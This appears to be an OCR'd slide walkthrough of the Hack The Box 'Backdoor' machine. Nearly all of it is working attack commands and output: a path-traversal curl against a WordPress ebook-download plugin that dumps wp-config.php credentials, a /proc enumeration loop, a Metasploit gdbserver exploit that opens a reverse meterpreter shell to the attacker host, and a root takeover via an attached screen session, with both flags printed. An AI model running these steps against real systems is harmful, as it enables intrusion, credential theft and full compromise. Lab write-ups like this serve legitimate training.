


PRACTICAL DEMONSTRATION





PRACTICAL DEMONSTRATION




PRACTICAL DEMONSTRATION

```
└──╼ [★]$ curl http://backdoor.htb//wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.p
../../../wp-config.php../../../wp-config.php../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```

PRACTICAL DEMONSTRATION

```
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */



/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
<script>window.close()</script>┌─[eu-vip-1]─[10.10.14.44]─[azizulrahaman@htb-ynom4y8glr]─[~]
└──╼ [★]$
```


PRACTICAL DEMONSTRATION



PRACTICAL DEMONSTRATION

```
└──╼ [★]$ for i in {800..900}; do curl -s http://backdoor.htb//wp-content/plugins/ebook-download/filedownl
oad.php?ebookdownloadurl=/proc/$i/cmdline --output - | tr '\000' ' '| sed 's/<script>window.close()<\/scri
pt>/\n/g';  done
/proc/800/cmdline/proc/800/cmdline/proc/800/cmdline
/proc/801/cmdline/proc/801/cmdline/proc/801/cmdline
/proc/802/cmdline/proc/802/cmdline/proc/802/cmdline
/proc/803/cmdline/proc/803/cmdline/proc/803/cmdline
/proc/804/cmdline/proc/804/cmdline/proc/804/cmdline
/proc/805/cmdline/proc/805/cmdline/proc/805/cmdline/usr/bin/vmtoolsd
/proc/806/cmdline/proc/806/cmdline/proc/806/cmdline
/proc/807/cmdline/proc/807/cmdline/proc/807/cmdline
/proc/808/cmdline/proc/808/cmdline/proc/808/cmdline
/proc/809/cmdline/proc/809/cmdline/proc/809/cmdline
/proc/810/cmdline/proc/810/cmdline/proc/810/cmdline
/proc/811/cmdline/proc/811/cmdline/proc/811/cmdline
/proc/812/cmdline/proc/812/cmdline/proc/812/cmdline
/proc/813/cmdline/proc/813/cmdline/proc/813/cmdline
/proc/814/cmdline/proc/814/cmdline/proc/814/cmdline
/proc/815/cmdline/proc/815/cmdline/proc/815/cmdline
/proc/816/cmdline/proc/816/cmdline/proc/816/cmdline
/proc/817/cmdline/proc/817/cmdline/proc/817/cmdline
/proc/818/cmdline/proc/818/cmdline/proc/818/cmdline
/proc/819/cmdline/proc/819/cmdline/proc/819/cmdline
/proc/820/cmdline/proc/820/cmdline/proc/820/cmdline
/proc/821/cmdline/proc/821/cmdline/proc/821/cmdline
/proc/822/cmdline/proc/822/cmdline/proc/822/cmdline
/proc/823/cmdline/proc/823/cmdline/proc/823/cmdline
/proc/824/cmdline/proc/824/cmdline/proc/824/cmdline
/proc/825/cmdline/proc/825/cmdline/proc/825/cmdline
/proc/826/cmdline/proc/826/cmdline/proc/826/cmdline
/proc/827/cmdline/proc/827/cmdline/proc/827/cmdline
/proc/828/cmdline/proc/828/cmdline/proc/828/cmdline
/proc/829/cmdline/proc/829/cmdline/proc/829/cmdline/usr/sbin/atd -f
/proc/830/cmdline/proc/830/cmdline/proc/830/cmdline
/proc/831/cmdline/proc/831/cmdline/proc/831/cmdline
/proc/832/cmdline/proc/832/cmdline/proc/832/cmdline
/proc/833/cmdline/proc/833/cmdline/proc/833/cmdline
/proc/834/cmdline/proc/834/cmdline/proc/834/cmdline
/proc/835/cmdline/proc/835/cmdline/proc/835/cmdline
/proc/836/cmdline/proc/836/cmdline/proc/836/cmdline
/proc/837/cmdline/proc/837/cmdline/proc/837/cmdline/bin/sh -c while true;do su user -c "cd /home/user;gdbs
erver --once 0.0.0.0:1337 /bin/true;"; done
/proc/838/cmdline/proc/838/cmdline/proc/838/cmdline
/proc/839/cmdline/proc/839/cmdline/proc/839/cmdline
/proc/840/cmdline/proc/840/cmdline/proc/840/cmdline
/proc/841/cmdline/proc/841/cmdline/proc/841/cmdline
/proc/842/cmdline/proc/842/cmdline/proc/842/cmdline
/proc/843/cmdline/proc/843/cmdline/proc/843/cmdline
/proc/844/cmdline/proc/844/cmdline/proc/844/cmdline
/proc/845/cmdline/proc/845/cmdline/proc/845/cmdline/bin/sh -c while true;do sleep 1;find /var/run/screen/S
-root/ -empty -exec screen -dmS root \;; done
/proc/846/cmdline/proc/846/cmdline/proc/846/cmdline
```

PRACTICAL DEMONSTRATION



PRACTICAL DEMONSTRATION

```
┌[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
└─[★]$ msfconsole -nqx "use exploit/multi/gdb/gdb_server_exec; set payload li
nux/x64/meterpreter/reverse_tcp; set lhost 10.10.14.44; set rhosts 10.10.11.125;
 set rport 1337; set target 1; exploit"
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
lhost => 10.10.14.44
rhosts => 10.10.11.125
rport => 1337
target => 1
[*] Started reverse TCP handler on 10.10.14.44:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (3045380 bytes) to 10.10.11.125
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.10.11.125:60188) at 202
5-04-25 18:03:50 -0500

(Meterpreter 1)(/home/user) > shell
```

```
(Meterpreter 1)(/home/user) > shell
Process 62195 created.
Channel 1 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
user@Backdoor:~$
```

```
user@Backdoor:~$ id
id
uid=1000(user) gid=1000(user) groups=1000(user)
user@Backdoor:~$ ls -l
ls -l
total 4
-rw-r----- 1 root user 33 Apr 25 16:12 user.txt
user@Backdoor:~$ cat user.txt
cat user.txt
db45db8e33aef0b6196cccba86ec15a9
user@Backdoor:~$
```

PRACTICAL DEMONSTRATION

```
user@Backdoor:~$ /usr/bin/screen -x root/root
/usr/bin/screen -x root/root
Please set a terminal type.
user@Backdoor:~$
```

```
user@Backdoor:~$ export TERM=xterm
export TERM=xterm
user@Backdoor:~$ /usr/bin/screen -x root/root
/usr/bin/screen -x root/root
```


```
root@Backdoor:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 33 Apr 25 16:12 root.txt
root@Backdoor:~# cat root.txt
cat root.txt
19fdc963e29c5e65fa46af17d9ada902
root@Backdoor:~#
```

IMPACT ANALYSIS

- Financial loss
- Operational disruption
- Reputational damage
- Widespread impact:

MITIGATION & PREVENTION

- Input validation
- Use secure APIs
- Regular patching
- Adopt standards



THANK YOU